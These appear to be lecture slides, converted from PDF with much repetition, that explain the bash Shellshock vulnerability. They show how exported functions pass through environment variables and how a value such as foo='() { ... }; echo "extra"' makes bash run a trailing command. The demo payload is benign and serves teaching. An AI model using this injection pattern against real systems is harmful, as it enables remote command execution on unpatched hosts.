


When a new process gets spawned, it will inherit all environment variables from its parent



## Recap

How are environment variables passed on?




If we are in a shell,  
we can also define  
Shell functions

```
foo () { echo "hello world"; }
```

## Recap

How are environment variables passed on?



`export -f foo`


If we are in a shell,  
we can also define  
Shell functions

```
foo() { echo "hello world"; }
```

If we export this function,  
the shell function will also  
get passed onto future  
children of the parent

# Recap

How are environment variables passed on?



We can also define shell functions as environment variables

```
foo= ' () { echo "hello world"; } '
```

variable

value

# Recap

How are environment variables passed on?




We can also define shell functions as environment variables

```
foo= ' () { echo "hello world"; } '
```

# Recap


How are environment variables passed on?



If we spawn a target process that runs bash, a special thing happens

# Recap

How are environment variables passed on?




In Bash:

1. Environment variable are inherited from the parent

If we spawn a target process that runs bash, a special thing happens

# Recap

How are environment variables passed on?



In Bash:


1. Environment variable are inherited from the parent
2. **Bash will search through the env. variables for shell functions**

If we spawn a target process that runs bash, a **special thing** happens

# Recap

How are environment variables passed on?

In Bash:



1. Environment variable are inherited from the parent
2. **Bash will search through the env. variables for shell functions**


How does bash look for potential shell functions?

| variable name | value                      |
|---------------|----------------------------|
| PATH          | /usr/local/bin             |
| USER          | seed                       |
| PWD           | /home/seed/my_folder       |
| SHELL         | /bin/bash                  |
| foo           | () { echo "hello world"; } |

# Recap

How are environment variables passed on?

In Bash:



- 1. Environment variable are inherited from the parent
- 2. **Bash will search through the env. variables for shell functions**

How does bash look for potential shell functions?

**It looks at the first 4 characters for a valid function definition**


**( ) {**

| variable name | value                      |
|---------------|----------------------------|
| PATH          | /usr/local/bin             |
| USER          | seed                       |
| PWD           | /home/seed/my_folder       |
| SHELL         | /bin/bash                  |
| foo           | () { echo "hello world"; } |

# Recap

How are environment variables passed on?

In Bash:



1. Environment variable are inherited from the parent
2. **Bash will search through the env. variables for shell functions**

How does bash look for potential shell functions?

**It looks at the first 4 characters for a valid function definition**




| variable name | value                      |
|---------------|----------------------------|
| PATH          | /usr/local/bin             |
| USER          | seed                       |
| PWD           | /home/seed/my_folder       |
| SHELL         | /bin/bash                  |
| foo           | () { echo "hello world"; } |

# Recap

How are environment variables passed on?

In Bash:

- 1. Environment variable are inherited from the parent
- 2. **Bash will search through the env. variables for shell functions**



| variable name | value                      |
|---------------|----------------------------|
| PATH          | /usr/local/bin             |
| USER          | seed                       |
| PWD           | /home/seed/my_folder       |
| SHELL         | /bin/bash                  |
| foo           | () { echo "hello world"; } |

How does bash look for potential shell functions?


**It looks at the first 4 characters for a valid function definition**



# Recap

How are environment variables passed on?

- 1. Environment variable are inherited from the parent
  - 2. **Bash will search through the env. variables for shell functions**
- ```
() {
```




```
foo='() { echo "hello world"; }; echo "extra"'
```

| variable name | value                      |
|---------------|----------------------------|
| PATH          | /usr/local/bin             |
| USER          | seed                       |
| PWD           | /home/seed/my_folder       |
| SHELL         | /bin/bash                  |
| foo           | () { echo "hello world"; } |

# Recap

How are environment variables passed on?

- 1. Environment variables are inherited from the parent
  - 2. **Bash will search through the env. variables for shell functions**
- `() {`



```
foo='() { echo "hello world"; }; echo "extra"'
```

| variable name | value                                     |
|---------------|-------------------------------------------|
| PATH          | /usr/local/bin                            |
| USER          | seed                                      |
| PWD           | /home/seed/my_folder                      |
| SHELL         | /bin/bash                                 |
| foo           | () { echo "hello world"; }; echo "extra"; |

# Recap Shellshock

| variable name | value                                     |
|---------------|-------------------------------------------|
| PATH          | /usr/local/bin                            |
| USER          | seed                                      |
| PWD           | /home/seed/my_folder                      |
| SHELL         | /bin/bash                                 |
| foo           | () { echo "hello world"; }; echo "extra"; |

1. Environment variable are inherited from the parent
2. **Bash will search through the env. variables for shell functions**

bash sees a valid function definition and will parse the string

```
foo=`() { echo "hello world"; }; echo "extra"'
```

# Recap Shellshock

| variable name | value                                                  |
|---------------|--------------------------------------------------------|
| PATH          | /usr/local/bin                                         |
| USER          | seed                                                   |
| PWD           | /home/seed/my_folder                                   |
| SHELL         | /bin/bash                                              |
| foo           | <code>() { echo "hello world"; }; echo "extra";</code> |

1. Environment variable are inherited from the parent
2. **Bash will search through the env. variables for shell functions**

bash sees a valid function definition and will parse the string

```
foo='() { echo "hello world"; }; echo "extra"'
```

# Recap Shellshock


| variable name | value                                                  |
|---------------|--------------------------------------------------------|
| PATH          | /usr/local/bin                                         |
| USER          | seed                                                   |
| PWD           | /home/seed/my_folder                                   |
| SHELL         | /bin/bash                                              |
| foo           | <code>() { echo "hello world"; }; echo "extra";</code> |

1. Environment variable are inherited from the parent
2. **Bash will search through the env. variables for shell functions**

Bash sees this and interprets it as a command, and will execute it

```
foo='() { echo "hello world"; }; echo "extra"'
```


# Recap Shellshock



```
$ echo "hi"  
hi
```

```
foo='() { echo "hello world"; }; echo "extra"'
```

